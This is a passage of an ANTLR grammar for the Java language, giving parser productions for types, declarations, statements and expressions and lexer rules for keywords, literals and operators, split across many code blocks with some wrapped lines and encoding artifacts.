	:	(	classType_lfno_classOrInterfaceType
		|	interfaceType_lfno_classOrInterfaceType
		)
		(	classType_lf_classOrInterfaceType
		|	interfaceType_lf_classOrInterfaceType
		)*
	;

classType
	:	annotation* Identifier typeArguments?
	|	classOrInterfaceType '.' annotation* Identifier typeArguments?
	;

classType_lf_classOrInterfaceType
	:	'.' annotation* Identifier typeArguments?
	;

classType_lfno_classOrInterfaceType
	:	annotation* Identifier typeArguments?
	;

interfaceType
	:	classType
	;

interfaceType_lf_classOrInterfaceType
	:	classType_lf_classOrInterfaceType
	;

interfaceType_lfno_classOrInterfaceType
	:	classType_lfno_classOrInterfaceType
	;

typeVariable
	:	annotation* Identifier
	;

arrayType
	:	primitiveType dims
	|	classOrInterfaceType dims
	|	typeVariable dims
	;

dims
	:	annotation* '[' ']' (annotation* '[' ']')*
	;
```

```
typeParameter
	:	typeParameterModifier* Identifier typeBound?
	;

typeParameterModifier
	:	annotation
	;

typeBound
	:	'extends' typeVariable
	|	'extends' classOrInterfaceType additionalBound*
	;

additionalBound
	:	'&' interfaceType
	;

typeArguments
	:	'<' typeArgumentList '>'
	;

typeArgumentList
	:	typeArgument (',' typeArgument)*
	;

typeArgument
	:	referenceType
	|	wildcard
	;

wildcard
	:	annotation* '?' wildcardBounds?
	;

wildcardBounds
	:	'extends' referenceType
	|	'super' referenceType
	;

/*
 * Productions from Â§6 (Names)
 */

packageName
	:	Identifier
	|	packageName '.' Identifier
	;

typeName
	:	Identifier
	|	packageOrTypeName '.' Identifier
	;
```

```
packageOrTypeName
	:	Identifier
	|	packageOrTypeName '.' Identifier
	;

expressionName
	:	Identifier
	|	ambiguousName '.' Identifier
	;

methodName
	:	Identifier
	;

ambiguousName
	:	Identifier
	|	ambiguousName '.' Identifier
	;

/*
 * Productions from Â§7 (Packages)
 */

compilationUnit
	:	packageDeclaration? importDeclaration* typeDeclaration* EOF
	;

packageDeclaration
	:	packageModifier* 'package' packageName ';'
	;

packageModifier
	:	annotation
	;

importDeclaration
	:	singleTypeImportDeclaration
	|	typeImportOnDemandDeclaration
	|	singleStaticImportDeclaration
	|	staticImportOnDemandDeclaration
	;

singleTypeImportDeclaration
	:	'import' typeName ';'
	;

typeImportOnDemandDeclaration
	:	'import' packageOrTypeName '.' '*' ';'
	;

singleStaticImportDeclaration
	:	'import' 'static' typeName '.' Identifier ';'
```

```
	;

staticImportOnDemandDeclaration
	:	'import' 'static' typeName '.' '*' ';'
	;

typeDeclaration
	:	classDeclaration
	|	interfaceDeclaration
	|	';'
	;

/*
 * Productions from Â§8 (Classes)
 */

classDeclaration
	:	normalClassDeclaration
	|	enumDeclaration
	;

normalClassDeclaration
	:	classModifier* 'class' Identifier typeParameters? superclass?
superinterfaces? classBody
	;

classModifier
	:	annotation
	|	'public'
	|	'protected'
	|	'private'
	|	'abstract'
	|	'static'
	|	'final'
	|	'strictfp'
	;

typeParameters
	:	'<' typeParameterList '>'
	;

typeParameterList
	:	typeParameter (',' typeParameter)*
	;

superclass
	:	'extends' classType
	;

superinterfaces
	:	'implements' interfaceTypeList
	;
```

```
interfaceTypeList
	:	interfaceType (',' interfaceType)*
	;

classBody
	:	'{' classBodyDeclaration* '}'
	;

classBodyDeclaration
	:	classMemberDeclaration
	|	instanceInitializer
	|	staticInitializer
	|	constructorDeclaration
	;

classMemberDeclaration
	:	fieldDeclaration
	|	methodDeclaration
	|	classDeclaration
	|	interfaceDeclaration
	|	';'
	;

fieldDeclaration
	:	fieldModifier* unannType variableDeclaratorList ';'
	;

fieldModifier
	:	annotation
	|	'public'
	|	'protected'
	|	'private'
	|	'static'
	|	'final'
	|	'transient'
	|	'volatile'
	;

variableDeclaratorList
	:	variableDeclarator (',' variableDeclarator)*
	;

variableDeclarator
	:	variableDeclaratorId ('=' variableInitializer)?
	;

variableDeclaratorId
	:	Identifier dims?
	;

variableInitializer
	:	expression
	|	arrayInitializer
```

```
        ;

unannType
        :       unannPrimitiveType
        |       unannReferenceType
        ;

unannPrimitiveType
        :       numericType
        |       'boolean'
        ;

unannReferenceType
        :       unannClassOrInterfaceType
        |       unannTypeVariable
        |       unannArrayType
        ;

unannClassOrInterfaceType
        :       (       unannClassType_lfno_unannClassOrInterfaceType
                |       unannInterfaceType_lfno_unannClassOrInterfaceType
                )
                (       unannClassType_lf_unannClassOrInterfaceType
                |       unannInterfaceType_lf_unannClassOrInterfaceType
                )*
        ;

unannClassType
        :       Identifier typeArguments?
        |       unannClassOrInterfaceType '.' annotation* Identifier
typeArguments?
        ;

unannClassType_lf_unannClassOrInterfaceType
        :       '.' annotation* Identifier typeArguments?
        ;

unannClassType_lfno_unannClassOrInterfaceType
        :       Identifier typeArguments?
        ;

unannInterfaceType
        :       unannClassType
        ;

unannInterfaceType_lf_unannClassOrInterfaceType
        :       unannClassType_lf_unannClassOrInterfaceType
        ;

unannInterfaceType_lfno_unannClassOrInterfaceType
        :       unannClassType_lfno_unannClassOrInterfaceType
        ;
```

```
unannTypeVariable
        :       Identifier
        ;

unannArrayType
        :       unannPrimitiveType dims
        |       unannClassOrInterfaceType dims
        |       unannTypeVariable dims
        ;

methodDeclaration
        :       methodModifier* methodHeader methodBody
        ;

methodModifier
        :       annotation
        |       'public'
        |       'protected'
        |       'private'
        |       'abstract'
        |       'static'
        |       'final'
        |       'synchronized'
        |       'native'
        |       'strictfp'
        ;

methodHeader
        :       result methodDeclarator throws_?
        |       typeParameters annotation* result methodDeclarator throws_?
        ;

result
        :       unannType
        |       'void'
        ;

methodDeclarator
        :       Identifier '(' formalParameterList? ')' dims?
        ;

formalParameterList
        :       receiverParameter
        |       formalParameters ',' lastFormalParameter
        |       lastFormalParameter
        ;

formalParameters
        :       formalParameter (',' formalParameter)*
        |       receiverParameter (',' formalParameter)*
        ;

formalParameter
```

```
        :       variableModifier* unannType variableDeclaratorId
        ;

variableModifier
        :       annotation
        |       'final'
        ;

lastFormalParameter
        :       variableModifier* unannType annotation* '...'
variableDeclaratorId
        |       formalParameter
        ;

receiverParameter
        :       annotation* unannType (Identifier '.')? 'this'
        ;

throws_
        :       'throws' exceptionTypeList
        ;

exceptionTypeList
        :       exceptionType (',' exceptionType)*
        ;

exceptionType
        :       classType
        |       typeVariable
        ;

methodBody
        :       block
        |       ';'
        ;

instanceInitializer
        :       block
        ;

staticInitializer
        :       'static' block
        ;

constructorDeclaration
        :       constructorModifier* constructorDeclarator throws_?
constructorBody
        ;

constructorModifier
        :       annotation
        |       'public'
        |       'protected'
```

```
        |       'private'
        ;

constructorDeclarator
        :       typeParameters? simpleTypeName '(' formalParameterList? ')'
        ;

simpleTypeName
        :       Identifier
        ;

constructorBody
        :       '{' explicitConstructorInvocation? blockStatements? '}'
        ;

explicitConstructorInvocation
        :       typeArguments? 'this' '(' argumentList? ')' ';'
        |       typeArguments? 'super' '(' argumentList? ')' ';'
        |       expressionName '.' typeArguments? 'super' '(' argumentList? ')'
';'
        |       primary '.' typeArguments? 'super' '(' argumentList? ')' ';'
        ;

enumDeclaration
        :       classModifier* 'enum' Identifier superinterfaces? enumBody
        ;

enumBody
        :       '{' enumConstantList? ','? enumBodyDeclarations? '}'
        ;

enumConstantList
        :       enumConstant (',' enumConstant)*
        ;

enumConstant
        :       enumConstantModifier* Identifier ('(' argumentList? ')')?
classBody?
        ;

enumConstantModifier
        :       annotation
        ;

enumBodyDeclarations
        :       ';' classBodyDeclaration*
        ;

/*
 * Productions from Â§9 (Interfaces)
 */

interfaceDeclaration
```

```
        :       normalInterfaceDeclaration
        |       annotationTypeDeclaration
        ;

normalInterfaceDeclaration
        :       interfaceModifier* 'interface' Identifier typeParameters?
extendsInterfaces? interfaceBody
        ;

interfaceModifier
        :       annotation
        |       'public'
        |       'protected'
        |       'private'
        |       'abstract'
        |       'static'
        |       'strictfp'
        ;

extendsInterfaces
        :       'extends' interfaceTypeList
        ;

interfaceBody
        :       '{' interfaceMemberDeclaration* '}'
        ;

interfaceMemberDeclaration
        :       constantDeclaration
        |       interfaceMethodDeclaration
        |       classDeclaration
        |       interfaceDeclaration
        |       ';'
        ;

constantDeclaration
        :       constantModifier* unannType variableDeclaratorList ';'
        ;

constantModifier
        :       annotation
        |       'public'
        |       'static'
        |       'final'
        ;

interfaceMethodDeclaration
        :       interfaceMethodModifier* methodHeader methodBody
        ;

interfaceMethodModifier
        :       annotation
        |       'public'
```

```
        |       'abstract'
        |       'default'
        |       'static'
        |       'strictfp'
        ;

annotationTypeDeclaration
        :       interfaceModifier* '@' 'interface' Identifier
annotationTypeBody
        ;

annotationTypeBody
        :       '{' annotationTypeMemberDeclaration* '}'
        ;

annotationTypeMemberDeclaration
        :       annotationTypeElementDeclaration
        |       constantDeclaration
        |       classDeclaration
        |       interfaceDeclaration
        |       ';'
        ;

annotationTypeElementDeclaration
        :       annotationTypeElementModifier* unannType Identifier '(' ')'
dims? defaultValue? ';'
        ;

annotationTypeElementModifier
        :       annotation
        |       'public'
        |       'abstract'
        ;

defaultValue
        :       'default' elementValue
        ;

annotation
        :       normalAnnotation
        |       markerAnnotation
        |       singleElementAnnotation
        ;

normalAnnotation
        :       '@' typeName '(' elementValuePairList? ')'
        ;

elementValuePairList
        :       elementValuePair (',' elementValuePair)*
        ;

elementValuePair
```

```
        :       Identifier '=' elementValue
        ;

elementValue
        :       conditionalExpression
        |       elementValueArrayInitializer
        |       annotation
        ;

elementValueArrayInitializer
        :       '{' elementValueList? ','? '}'
        ;

elementValueList
        :       elementValue (',' elementValue)*
        ;

markerAnnotation
        :       '@' typeName
        ;

singleElementAnnotation
        :       '@' typeName '(' elementValue ')'
        ;

/*
 * Productions from Â§10 (Arrays)
 */

arrayInitializer
        :       '{' variableInitializerList? ','? '}'
        ;

variableInitializerList
        :       variableInitializer (',' variableInitializer)*
        ;

/*
 * Productions from Â§14 (Blocks and Statements)
 */

block
        :       '{' blockStatements? '}'
        ;

blockStatements
        :       blockStatement+
        ;

blockStatement
        :       localVariableDeclarationStatement
        |       classDeclaration
        |       statement
```

```
        ;

localVariableDeclarationStatement
        :       localVariableDeclaration ';'
        ;

localVariableDeclaration
        :       variableModifier* unannType variableDeclaratorList
        ;

statement
        :       statementWithoutTrailingSubstatement
        |       labeledStatement
        |       ifThenStatement
        |       ifThenElseStatement
        |       whileStatement
        |       forStatement
        ;

statementNoShortIf
        :       statementWithoutTrailingSubstatement
        |       labeledStatementNoShortIf
        |       ifThenElseStatementNoShortIf
        |       whileStatementNoShortIf
        |       forStatementNoShortIf
        ;

statementWithoutTrailingSubstatement
        :       block
        |       emptyStatement
        |       expressionStatement
        |       assertStatement
        |       switchStatement
        |       doStatement
        |       breakStatement
        |       continueStatement
        |       returnStatement
        |       synchronizedStatement
        |       throwStatement
        |       tryStatement
        ;

emptyStatement
        :       ';'
        ;

labeledStatement
        :       Identifier ':' statement
        ;

labeledStatementNoShortIf
        :       Identifier ':' statementNoShortIf
        ;
```

```
expressionStatement
	:	statementExpression ';'
	;

statementExpression
	:	assignment
	|	preIncrementExpression
	|	preDecrementExpression
	|	postIncrementExpression
	|	postDecrementExpression
	|	methodInvocation
	|	classInstanceCreationExpression
	;

ifThenStatement
	:	'if' '(' expression ')' statement
	;

ifThenElseStatement
	:	'if' '(' expression ')' statementNoShortIf 'else' statement
	;

ifThenElseStatementNoShortIf
	:	'if' '(' expression ')' statementNoShortIf 'else'
statementNoShortIf
	;

assertStatement
	:	'assert' expression ';'
	|	'assert' expression ':' expression ';'
	;

switchStatement
	:	'switch' '(' expression ')' switchBlock
	;

switchBlock
	:	'{' switchBlockStatementGroup* switchLabel* '}'
	;

switchBlockStatementGroup
	:	switchLabels blockStatements
	;

switchLabels
	:	switchLabel switchLabel*
	;

switchLabel
	:	'case' constantExpression ':'
	|	'case' enumConstantName ':'
	|	'default' ':'
```

```
        ;

enumConstantName
        :       Identifier
        ;

whileStatement
        :       'while' '(' expression ')' statement
        ;

whileStatementNoShortIf
        :       'while' '(' expression ')' statementNoShortIf
        ;

doStatement
        :       'do' statement 'while' '(' expression ')' ';'
        ;

forStatement
        :       basicForStatement
        |       enhancedForStatement
        ;

forStatementNoShortIf
        :       basicForStatementNoShortIf
        |       enhancedForStatementNoShortIf
        ;

basicForStatement
        :       'for' '(' forInit? ';' expression? ';' forUpdate? ')' statement
        ;

basicForStatementNoShortIf
        :       'for' '(' forInit? ';' expression? ';' forUpdate? ')'
statementNoShortIf
        ;

forInit
        :       statementExpressionList
        |       localVariableDeclaration
        ;

forUpdate
        :       statementExpressionList
        ;

statementExpressionList
        :       statementExpression (',' statementExpression)*
        ;

enhancedForStatement
        :       'for' '(' variableModifier* unannType variableDeclaratorId ':'
expression ')' statement
```

```
	;

enhancedForStatementNoShortIf
	:	'for' '(' variableModifier* unannType variableDeclaratorId ':'
expression ')' statementNoShortIf
	;

breakStatement
	:	'break' Identifier? ';'
	;

continueStatement
	:	'continue' Identifier? ';'
	;

returnStatement
	:	'return' expression? ';'
	;

throwStatement
	:	'throw' expression ';'
	;

synchronizedStatement
	:	'synchronized' '(' expression ')' block
	;

tryStatement
	:	'try' block catches
	|	'try' block catches? finally_
	|	tryWithResourcesStatement
	;

catches
	:	catchClause catchClause*
	;

catchClause
	:	'catch' '(' catchFormalParameter ')' block
	;

catchFormalParameter
	:	variableModifier* catchType variableDeclaratorId
	;

catchType
	:	unannClassType ('|' classType)*
	;

finally_
	:	'finally' block
	;
```

```
tryWithResourcesStatement
	:	'try' resourceSpecification block catches? finally_?
	;

resourceSpecification
	:	'(' resourceList ';'? ')'
	;

resourceList
	:	resource (';' resource)*
	;

resource
	:	variableModifier* unannType variableDeclaratorId '=' expression
	;

/*
 * Productions from Â§15 (Expressions)
 */

primary
	:	(	primaryNoNewArray_lfno_primary
		|	arrayCreationExpression
		)
		(	primaryNoNewArray_lf_primary
		)*
	;

primaryNoNewArray
	:	literal
	|	typeName ('[' ']')* '.' 'class'
	|	'void' '.' 'class'
	|	'this'
	|	typeName '.' 'this'
	|	'(' expression ')'
	|	classInstanceCreationExpression
	|	fieldAccess
	|	arrayAccess
	|	methodInvocation
	|	methodReference
	;

primaryNoNewArray_lf_arrayAccess
	:
	;

primaryNoNewArray_lfno_arrayAccess
	:	literal
	|	typeName ('[' ']')* '.' 'class'
	|	'void' '.' 'class'
	|	'this'
	|	typeName '.' 'this'
	|	'(' expression ')'
```

```
        |       classInstanceCreationExpression
        |       fieldAccess
        |       methodInvocation
        |       methodReference
        ;

primaryNoNewArray_lf_primary
        :       classInstanceCreationExpression_lf_primary
        |       fieldAccess_lf_primary
        |       arrayAccess_lf_primary
        |       methodInvocation_lf_primary
        |       methodReference_lf_primary
        ;

primaryNoNewArray_lf_primary_lf_arrayAccess_lf_primary
        :
        ;

primaryNoNewArray_lf_primary_lfno_arrayAccess_lf_primary
        :       classInstanceCreationExpression_lf_primary
        |       fieldAccess_lf_primary
        |       methodInvocation_lf_primary
        |       methodReference_lf_primary
        ;

primaryNoNewArray_lfno_primary
        :       literal
        |       typeName ('[' ']')* '.' 'class'
        |       unannPrimitiveType ('[' ']')* '.' 'class'
        |       'void' '.' 'class'
        |       'this'
        |       typeName '.' 'this'
        |       '(' expression ')'
        |       classInstanceCreationExpression_lfno_primary
        |       fieldAccess_lfno_primary
        |       arrayAccess_lfno_primary
        |       methodInvocation_lfno_primary
        |       methodReference_lfno_primary
        ;

primaryNoNewArray_lfno_primary_lf_arrayAccess_lfno_primary
        :
        ;

primaryNoNewArray_lfno_primary_lfno_arrayAccess_lfno_primary
        :       literal
        |       typeName ('[' ']')* '.' 'class'
        |       unannPrimitiveType ('[' ']')* '.' 'class'
        |       'void' '.' 'class'
        |       'this'
        |       typeName '.' 'this'
        |       '(' expression ')'
        |       classInstanceCreationExpression_lfno_primary
```

```
        |       fieldAccess_lfno_primary
        |       methodInvocation_lfno_primary
        |       methodReference_lfno_primary
        ;

classInstanceCreationExpression
        :       'new' typeArguments? annotation* Identifier ('.' annotation*
Identifier)* typeArgumentsOrDiamond? '(' argumentList? ')' classBody?
        |       expressionName '.' 'new' typeArguments? annotation* Identifier
typeArgumentsOrDiamond? '(' argumentList? ')' classBody?
        |       primary '.' 'new' typeArguments? annotation* Identifier
typeArgumentsOrDiamond? '(' argumentList? ')' classBody?
        ;

classInstanceCreationExpression_lf_primary
        :       '.' 'new' typeArguments? annotation* Identifier
typeArgumentsOrDiamond? '(' argumentList? ')' classBody?
        ;

classInstanceCreationExpression_lfno_primary
        :       'new' typeArguments? annotation* Identifier ('.' annotation*
Identifier)* typeArgumentsOrDiamond? '(' argumentList? ')' classBody?
        |       expressionName '.' 'new' typeArguments? annotation* Identifier
typeArgumentsOrDiamond? '(' argumentList? ')' classBody?
        ;

typeArgumentsOrDiamond
        :       typeArguments
        |       '<' '>'
        ;

fieldAccess
        :       primary '.' Identifier
        |       'super' '.' Identifier
        |       typeName '.' 'super' '.' Identifier
        ;

fieldAccess_lf_primary
        :       '.' Identifier
        ;

fieldAccess_lfno_primary
        :       'super' '.' Identifier
        |       typeName '.' 'super' '.' Identifier
        ;

arrayAccess
        :       (       expressionName '[' expression ']'
                |       primaryNoNewArray_lfno_arrayAccess '[' expression ']'
                )
                (       primaryNoNewArray_lf_arrayAccess '[' expression ']'
                )*
        ;
```

```
arrayAccess_lf_primary
	:	(	primaryNoNewArray_lf_primary_lfno_arrayAccess_lf_primary
'[' expression ']'
		)
		(	primaryNoNewArray_lf_primary_lf_arrayAccess_lf_primary
'[' expression ']'
		)*
	;

arrayAccess_lfno_primary
	:	(	expressionName '[' expression ']'
		|
	primaryNoNewArray_lfno_primary_lfno_arrayAccess_lfno_primary '['
expression ']'
		)
		(
	primaryNoNewArray_lfno_primary_lf_arrayAccess_lfno_primary '['
expression ']'
		)*
	;

methodInvocation
	:	methodName '(' argumentList? ')'
	|	typeName '.' typeArguments? Identifier '(' argumentList? ')'
	|	expressionName '.' typeArguments? Identifier '(' argumentList?
')'
	|	primary '.' typeArguments? Identifier '(' argumentList? ')'
	|	'super' '.' typeArguments? Identifier '(' argumentList? ')'
	|	typeName '.' 'super' '.' typeArguments? Identifier '('
argumentList? ')'
	;

methodInvocation_lf_primary
	:	'.' typeArguments? Identifier '(' argumentList? ')'
	;

methodInvocation_lfno_primary
	:	methodName '(' argumentList? ')'
	|	typeName '.' typeArguments? Identifier '(' argumentList? ')'
	|	expressionName '.' typeArguments? Identifier '(' argumentList?
')'
	|	'super' '.' typeArguments? Identifier '(' argumentList? ')'
	|	typeName '.' 'super' '.' typeArguments? Identifier '('
argumentList? ')'
	;

argumentList
	:	expression (',' expression)*
	;

methodReference
	:	expressionName '::' typeArguments? Identifier
```

```
        |       referenceType '::' typeArguments? Identifier
        |       primary '::' typeArguments? Identifier
        |       'super' '::' typeArguments? Identifier
        |       typeName '.' 'super' '::' typeArguments? Identifier
        |       classType '::' typeArguments? 'new'
        |       arrayType '::' 'new'
        ;

methodReference_lf_primary
        :       '::' typeArguments? Identifier
        ;

methodReference_lfno_primary
        :       expressionName '::' typeArguments? Identifier
        |       referenceType '::' typeArguments? Identifier
        |       'super' '::' typeArguments? Identifier
        |       typeName '.' 'super' '::' typeArguments? Identifier
        |       classType '::' typeArguments? 'new'
        |       arrayType '::' 'new'
        ;

arrayCreationExpression
        :       'new' primitiveType dimExprs dims?
        |       'new' classOrInterfaceType dimExprs dims?
        |       'new' primitiveType dims arrayInitializer
        |       'new' classOrInterfaceType dims arrayInitializer
        ;

dimExprs
        :       dimExpr dimExpr*
        ;

dimExpr
        :       annotation* '[' expression ']'
        ;

constantExpression
        :       expression
        ;

expression
        :       lambdaExpression
        |       assignmentExpression
        ;

lambdaExpression
        :       lambdaParameters '->' lambdaBody
        ;

lambdaParameters
        :       Identifier
        |       '(' formalParameterList? ')'
        |       '(' inferredFormalParameterList ')'
```

```
        ;

inferredFormalParameterList
        :       Identifier (',' Identifier)*
        ;

lambdaBody
        :       expression
        |       block
        ;

assignmentExpression
        :       conditionalExpression
        |       assignment
        ;

assignment
        :       leftHandSide assignmentOperator expression
        ;

leftHandSide
        :       expressionName
        |       fieldAccess
        |       arrayAccess
        ;

assignmentOperator
        :       '='
        |       '*='
        |       '/='
        |       '%='
        |       '+='
        |       '-='
        |       '<<='
        |       '>>='
        |       '>>>='
        |       '&='
        |       '^='
        |       '|='
        ;

conditionalExpression
        :       conditionalOrExpression
        |       conditionalOrExpression '?' expression ':'
conditionalExpression
        ;

conditionalOrExpression
        :       conditionalAndExpression
        |       conditionalOrExpression '||' conditionalAndExpression
        ;

conditionalAndExpression
```

```
        :       inclusiveOrExpression
        |       conditionalAndExpression '&&' inclusiveOrExpression
        ;

inclusiveOrExpression
        :       exclusiveOrExpression
        |       inclusiveOrExpression '|' exclusiveOrExpression
        ;

exclusiveOrExpression
        :       andExpression
        |       exclusiveOrExpression '^' andExpression
        ;

andExpression
        :       equalityExpression
        |       andExpression '&' equalityExpression
        ;

equalityExpression
        :       relationalExpression
        |       equalityExpression '==' relationalExpression
        |       equalityExpression '!=' relationalExpression
        ;

relationalExpression
        :       shiftExpression
        |       relationalExpression '<' shiftExpression
        |       relationalExpression '>' shiftExpression
        |       relationalExpression '<=' shiftExpression
        |       relationalExpression '>=' shiftExpression
        |       relationalExpression 'instanceof' referenceType
        ;

shiftExpression
        :       additiveExpression
        |       shiftExpression '<' '<' additiveExpression
        |       shiftExpression '>' '>' additiveExpression
        |       shiftExpression '>' '>' '>' additiveExpression
        ;

additiveExpression
        :       multiplicativeExpression
        |       additiveExpression '+' multiplicativeExpression
        |       additiveExpression '-' multiplicativeExpression
        ;

multiplicativeExpression
        :       unaryExpression
        |       multiplicativeExpression '*' unaryExpression
        |       multiplicativeExpression '/' unaryExpression
        |       multiplicativeExpression '%' unaryExpression
        ;
```

```
unaryExpression
        :       preIncrementExpression
        |       preDecrementExpression
        |       '+' unaryExpression
        |       '-' unaryExpression
        |       unaryExpressionNotPlusMinus
        ;

preIncrementExpression
        :       '++' unaryExpression
        ;

preDecrementExpression
        :       '--' unaryExpression
        ;

unaryExpressionNotPlusMinus
        :       postfixExpression
        |       '~' unaryExpression
        |       '!' unaryExpression
        |       castExpression
        ;

postfixExpression
        :       (       primary
                |       expressionName
                )
                (       postIncrementExpression_lf_postfixExpression
                |       postDecrementExpression_lf_postfixExpression
                )*
        ;

postIncrementExpression
        :       postfixExpression '++'
        ;

postIncrementExpression_lf_postfixExpression
        :       '++'
        ;

postDecrementExpression
        :       postfixExpression '--'
        ;

postDecrementExpression_lf_postfixExpression
        :       '--'
        ;

castExpression
        :       '(' primitiveType ')' unaryExpression
        |       '(' referenceType additionalBound* ')'
unaryExpressionNotPlusMinus
```

```
       |      '(' referenceType additionalBound* ')' lambdaExpression
       ;

// LEXER

// Â§3.9 Keywords

ABSTRACT : 'abstract';
ASSERT : 'assert';
BOOLEAN : 'boolean';
BREAK : 'break';
BYTE : 'byte';
CASE : 'case';
CATCH : 'catch';
CHAR : 'char';
CLASS : 'class';
CONST : 'const';
CONTINUE : 'continue';
DEFAULT : 'default';
DO : 'do';
DOUBLE : 'double';
ELSE : 'else';
ENUM : 'enum';
EXTENDS : 'extends';
FINAL : 'final';
FINALLY : 'finally';
FLOAT : 'float';
FOR : 'for';
IF : 'if';
GOTO : 'goto';
IMPLEMENTS : 'implements';
IMPORT : 'import';
INSTANCEOF : 'instanceof';
INT : 'int';
INTERFACE : 'interface';
LONG : 'long';
NATIVE : 'native';
NEW : 'new';
PACKAGE : 'package';
PRIVATE : 'private';
PROTECTED : 'protected';
PUBLIC : 'public';
RETURN : 'return';
SHORT : 'short';
STATIC : 'static';
STRICTFP : 'strictfp';
SUPER : 'super';
SWITCH : 'switch';
SYNCHRONIZED : 'synchronized';
THIS : 'this';
THROW : 'throw';
THROWS : 'throws';
TRANSIENT : 'transient';
```

```
TRY : 'try';
VOID : 'void';
VOLATILE : 'volatile';
WHILE : 'while';

// Â§3.10.1 Integer Literals

IntegerLiteral
	:	DecimalIntegerLiteral
	|	HexIntegerLiteral
	|	OctalIntegerLiteral
	|	BinaryIntegerLiteral
	;

fragment
DecimalIntegerLiteral
	:	DecimalNumeral IntegerTypeSuffix?
	;

fragment
HexIntegerLiteral
	:	HexNumeral IntegerTypeSuffix?
	;

fragment
OctalIntegerLiteral
	:	OctalNumeral IntegerTypeSuffix?
	;

fragment
BinaryIntegerLiteral
	:	BinaryNumeral IntegerTypeSuffix?
	;

fragment
IntegerTypeSuffix
	:	[lL]
	;

fragment
DecimalNumeral
	:	'0'
	|	NonZeroDigit (Digits? | Underscores Digits)
	;

fragment
Digits
	:	Digit (DigitsAndUnderscores? Digit)?
	;

fragment
Digit
	:	'0'
```

```
        |       NonZeroDigit
        ;

fragment
NonZeroDigit
        :       [1-9]
        ;

fragment
DigitsAndUnderscores
        :       DigitOrUnderscore+
        ;

fragment
DigitOrUnderscore
        :       Digit
        |       '_'
        ;

fragment
Underscores
        :       '_'+
        ;

fragment
HexNumeral
        :       '0' [xX] HexDigits
        ;

fragment
HexDigits
        :       HexDigit (HexDigitsAndUnderscores? HexDigit)?
        ;

fragment
HexDigit
        :       [0-9a-fA-F]
        ;

fragment
HexDigitsAndUnderscores
        :       HexDigitOrUnderscore+
        ;

fragment
HexDigitOrUnderscore
        :       HexDigit
        |       '_'
        ;

fragment
OctalNumeral
        :       '0' Underscores? OctalDigits
```

```
	;

fragment
OctalDigits
	:	OctalDigit (OctalDigitsAndUnderscores? OctalDigit)?
	;

fragment
OctalDigit
	:	[0-7]
	;

fragment
OctalDigitsAndUnderscores
	:	OctalDigitOrUnderscore+
	;

fragment
OctalDigitOrUnderscore
	:	OctalDigit
	|	'_'
	;

fragment
BinaryNumeral
	:	'0' [bB] BinaryDigits
	;

fragment
BinaryDigits
	:	BinaryDigit (BinaryDigitsAndUnderscores? BinaryDigit)?
	;

fragment
BinaryDigit
	:	[01]
	;

fragment
BinaryDigitsAndUnderscores
	:	BinaryDigitOrUnderscore+
	;

fragment
BinaryDigitOrUnderscore
	:	BinaryDigit
	|	'_'
	;

// Â§3.10.2 Floating-Point Literals

FloatingPointLiteral
	:	DecimalFloatingPointLiteral
```

```
        |       HexadecimalFloatingPointLiteral
        ;

fragment
DecimalFloatingPointLiteral
        :       Digits '.' Digits? ExponentPart? FloatTypeSuffix?
        |       '.' Digits ExponentPart? FloatTypeSuffix?
        |       Digits ExponentPart FloatTypeSuffix?
        |       Digits FloatTypeSuffix
        ;

fragment
ExponentPart
        :       ExponentIndicator SignedInteger
        ;

fragment
ExponentIndicator
        :       [eE]
        ;

fragment
SignedInteger
        :       Sign? Digits
        ;

fragment
Sign
        :       [+-]
        ;

fragment
FloatTypeSuffix
        :       [fFdD]
        ;

fragment
HexadecimalFloatingPointLiteral
        :       HexSignificand BinaryExponent FloatTypeSuffix?
        ;

fragment
HexSignificand
        :       HexNumeral '.'?
        |       '0' [xX] HexDigits? '.' HexDigits
        ;

fragment
BinaryExponent
        :       BinaryExponentIndicator SignedInteger
        ;

fragment
```

```
BinaryExponentIndicator
	:	[pP]
	;

// Â§3.10.3 Boolean Literals

BooleanLiteral
	:	'true'
	|	'false'
	;

// Â§3.10.4 Character Literals

CharacterLiteral
	:	'\'' SingleCharacter '\''
	|	'\'' EscapeSequence '\''
	;

fragment
SingleCharacter
	:	~['\\\r\n]
	;

// Â§3.10.5 String Literals

StringLiteral
	:	'"' StringCharacters? '"'
	;

fragment
StringCharacters
	:	StringCharacter+
	;

fragment
StringCharacter
	:	~["\\\r\n]
	|	EscapeSequence
	;

// Â§3.10.6 Escape Sequences for Character and String Literals

fragment
EscapeSequence
	:	'\\' [btnfr"'\\]
	|	OctalEscape
    |   UnicodeEscape // This is not in the spec but prevents having to
preprocess the input
	;

fragment
OctalEscape
	:	'\\' OctalDigit
```

```
        |       '\\' OctalDigit OctalDigit
        |       '\\' ZeroToThree OctalDigit OctalDigit
        ;

fragment
ZeroToThree
        :       [0-3]
        ;

// This is not in the spec but prevents having to preprocess the input
fragment
UnicodeEscape
    :   '\\' 'u'+  HexDigit HexDigit HexDigit HexDigit
    ;

// Â§3.10.7 The Null Literal

NullLiteral
        :       'null'
        ;

// Â§3.11 Separators

LPAREN : '(';
RPAREN : ')';
LBRACE : '{';
RBRACE : '}';
LBRACK : '[';
RBRACK : ']';
SEMI : ';';
COMMA : ',';
DOT : '.';

// Â§3.12 Operators

ASSIGN : '=';
GT : '>';
LT : '<';
BANG : '!';
TILDE : '~';
QUESTION : '?';
COLON : ':';
EQUAL : '==';
LE : '<=';
GE : '>=';
NOTEQUAL : '!=';
AND : '&&';
OR : '||';
INC : '++';
DEC : '--';
ADD : '+';
SUB : '-';
MUL : '*';
```

```
DIV : '/';
BITAND : '&';
BITOR : '|';
CARET : '^';
MOD : '%';
ARROW : '->';
COLONCOLON : '::';

ADD_ASSIGN : '+=';
SUB_ASSIGN : '-=';
MUL_ASSIGN : '*=';
DIV_ASSIGN : '/=';
AND_ASSIGN : '&=';
OR_ASSIGN : '|=';
XOR_ASSIGN : '^=';
MOD_ASSIGN : '%=';
LSHIFT_ASSIGN : '<<=';
RSHIFT_ASSIGN : '>>=';
URSHIFT_ASSIGN : '>>>=';

// Â§3.8 Identifiers (must appear after all keywords in the grammar)

Identifier
	:	JavaLetter JavaLetterOrDigit*
	;

fragment
JavaLetter
	:	[a-zA-Z$_] // these are the "java letters" below 0x7F
	|	// covers all characters above 0x7F which are not a surrogate
		~[\u0000-\u007F\uD800-\uDBFF]
		{Character.isJavaIdentifierStart(_input.LA(-1))}?
	|	// covers UTF-16 surrogate pairs encodings for U+10000 to
U+10FFFF
		[\uD800-\uDBFF] [\uDC00-\uDFFF]


{Character.isJavaIdentifierStart(Character.toCodePoint((char)_input.LA(-2),
(char)_input.LA(-1)))}?
